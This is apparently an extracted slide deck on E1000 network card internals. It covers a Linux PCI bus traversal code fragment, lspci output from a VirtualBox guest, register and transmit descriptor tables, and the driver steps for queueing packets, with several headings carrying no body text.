    bus = top;
    down_read(&pci_bus_sem);
    next = top->devices.next;
    for (;;) {
        if (next == &bus->devices) {
            /* end of this bus, go up or finish */
            if (bus == top)
                break;
            next = bus->self->bus_list.next;
            bus = bus->self->bus;
            continue;
        }
        dev = list_entry(next, struct pci_dev, bus_list);
        if (dev->subordinate) {
            /* this is a pci-pci bridge, do its devices next */
            next = dev->subordinate->devices.next;
            bus = dev->subordinate;
        } else
            next = dev->bus_list.next;

        retval = cb(dev, userdata);
        if (retval)
            break;
    }
    up_read(&pci_bus_sem);
}
```




```
lukeg@lukeg-VirtualBox:~/Desktop$ lspci -v
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
        Flags: fast devsel

00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
        Flags: bus master, medium devsel, latency 0

00:01.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01) (prog-if 8a [ISA Co
        Flags: bus master, fast devsel, latency 64
        Memory at 000001f0 (32-bit, non-prefetchable) [virtual] [size=8]
        Memory at 000003f0 (type 3, non-prefetchable) [virtual]
        Memory at 00000170 (32-bit, non-prefetchable) [virtual] [size=8]
        Memory at 00000370 (type 3, non-prefetchable) [virtual]
        I/O ports at d000 [virtual] [size=16]
        Kernel driver in use: ata_piix
        Kernel modules: pata_acpi

00:02.0 VGA compatible controller: VMware SVGA II Adapter (prog-if 00 [VGA controller])
        Subsystem: VMware SVGA II Adapter
        Flags: bus master, fast devsel, latency 64, IRQ 18
        I/O ports at d010 [size=16]
        Memory at e0000000 (32-bit, prefetchable) [size=64M]
        Memory at f0000000 (32-bit, non-prefetchable) [size=2M]
        Expansion ROM at 000c0000 [virtual] [disabled] [size=128K]
        Kernel driver in use: vmwgfx
        Kernel modules: vmwgfx

00:03.0 Ethernet controller: Intel Corporation 82540EM Gigabit Ethernet Controller (rev 02)
        Subsystem: Intel Corporation PRO/1000 MT Desktop Adapter
        Flags: bus master, 66MHz, medium devsel, latency 64, IRQ 19
        Memory at f0200000 (32-bit, non-prefetchable) [size=128K]
        I/O ports at d020 [size=8]
        Capabilities: <access denied>
        Kernel driver in use: e1000
        Kernel modules: e1000
```




```
lukeg@lukeg-VirtualBox:~/Desktop$ lspci -v
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
        Flags: fast devsel

00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
        Flags: bus master, medium devsel, latency 0

00:01.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01) (prog-if 8a [ISA Co
        Flags: bus master, fast devsel, latency 64
        Memory at 000001f0 (32-bit, non-prefetchable) [virtual] [size=8]
        Memory at 000003f0 (type 3, non-prefetchable) [virtual]
        Memory at 00000170 (32-bit, non-prefetchable) [virtual] [size=8]
        Memory at 00000370 (type 3, non-prefetchable) [virtual]
        I/O ports at d000 [virtual] [size=16]
        Kernel driver in use: ata_piix
        Kernel modules: pata_acpi

00:02.0 VGA compatible controller: VMware SVGA II Adapter (prog-if 00 [VGA controller])
        Subsystem: VMware SVGA II Adapter
        Flags: bus master, fast devsel, latency 64, IRQ 18
        I/O ports at d010 [size=16]
        Memory at e0000000 (32-bit, prefetchable) [size=64M]
        Memory at f0000000 (32-bit, non-prefetchable) [size=2M]
        Expansion ROM at 000c0000 [virtual] [disabled] [size=128K]
        Kernel driver in use: vmwgfx
        Kernel modules: vmwgfx

00:03.0 Ethernet controller: Intel Corporation 82540EM Gigabit Ethernet Controller (rev 02)
        Subsystem: Intel Corporation PRO/1000 MT Desktop Adapter
        Flags: bus master, 66MHz, medium devsel, latency 64, IRQ 19
        Memory at f0200000 (32-bit, non-prefetchable) [size=128K]
        I/O ports at d020 [size=8]
        Capabilities: <access denied>
        Kernel driver in use: e1000
        Kernel modules: e1000
```

E1000 Internal Registers




Category	Offset	Abbreviation	Name
General	00000h	CTRL	Device Control Register
General	00008h	STATUS	Device Status Register
General	00010h	EECD	EEPROM/Flash Control/Data Register
General	00018h	CTRL_EXT	Extended Device Control Register
General	00020h	MDIC	MDI Control Register
General	00028h	FCAL	Flow Control Address Low
General	0002Ch	FCAH	Flow Control Address High
General	00030h	FCT	Flow Control Type
General	00038h	VET	VLAN Ether Type
General	00170h	FCTTV	Flow Control Transmit Timer Value
General	00178h	TXCW	Transmit Configuration Word
General	00180h	RXCW	Receive Configuration Word
General	01000h	PBA	Packet Buffer Allocation
Interrupt	000C0h	ICR	Interrupt Cause Read
Interrupt	000C8h	ICS	Interrupt Cause Set

E1000 Internal Registers 2



Category	Offset	Abbreviation	Name
Interrupt	000D0h	IMS	Interrupt Mask Set/Read
Interrupt	000D8h	IMC	Interrupt Mask Clear
Transmit	00400h	TCTL	Transmit Control

E1000 Internal Registers 3



Transmit	03800h	TDBAL	Transmit Descriptor Base Low	R/W
Transmit	03804h	TDBAH	Transmit Descriptor Base High	R/W
Transmit	03808h	TDLEN	Transmit Descriptor Length	R/W
Transmit	03810h	TDH	Transmit Descriptor Head	R/W
Transmit	03818h	TDT	Transmit Descriptor Tail	R/W

E1000 Internals: Packet Descriptors - Context Descriptor




Table 3-13. Transmit Descriptor (TDESC) Layout – (Type = 0000b)

	63 48	47 40	39 32	31 16	15 8	7 0
0	TUCSE	TUCSO	TUCSS	IPCSE	IPCSO	IPCSS

	63 48	47 40	39 36	35 32	31 24	23 20	19 0
8	MSS	HDRLEN	RSV	STA	TUCMD	DTYP	PAYLEN

[Intel E1000 PDF specification]

E1000 Internals: Packet Descriptors - Data Descriptor





Table 3-7. Transmit Descriptor (TDESC) Layout


	63 … 30	29	28 … 24	23 … 20	19 … 0
0	Buffer Address [63:0]				
8	NR	DEXT	NR	DTYP	NR

Intel E1000 PDF specification


E1000 Internals: Packet Descriptors




E1000 Internals: Packet Descriptors




E1000 Internals: Packet Descriptors



E1000 Internals: Packet Descriptors




E1000 Internals: Packet Descriptors



E1000 Internals: Packet Descriptors

1 Packet!




E1000 Internals: Driver Operations


In order to send packets to the E1000 controller, the E1000 driver must:

1. Allocate memory for the transmit queue
2. Put descriptors inside the transmit queue
3. Set TBAL and TBAH with the ***physical address*** of the transmit queue
4. Set TDT and TDH equal to zero
5. Turn the E1000 controller on
6. Set TDT equal to the next free slot in the transmit queue


E1000 Internals: Transmit Queue




E1000 Internals: Transmit Queue



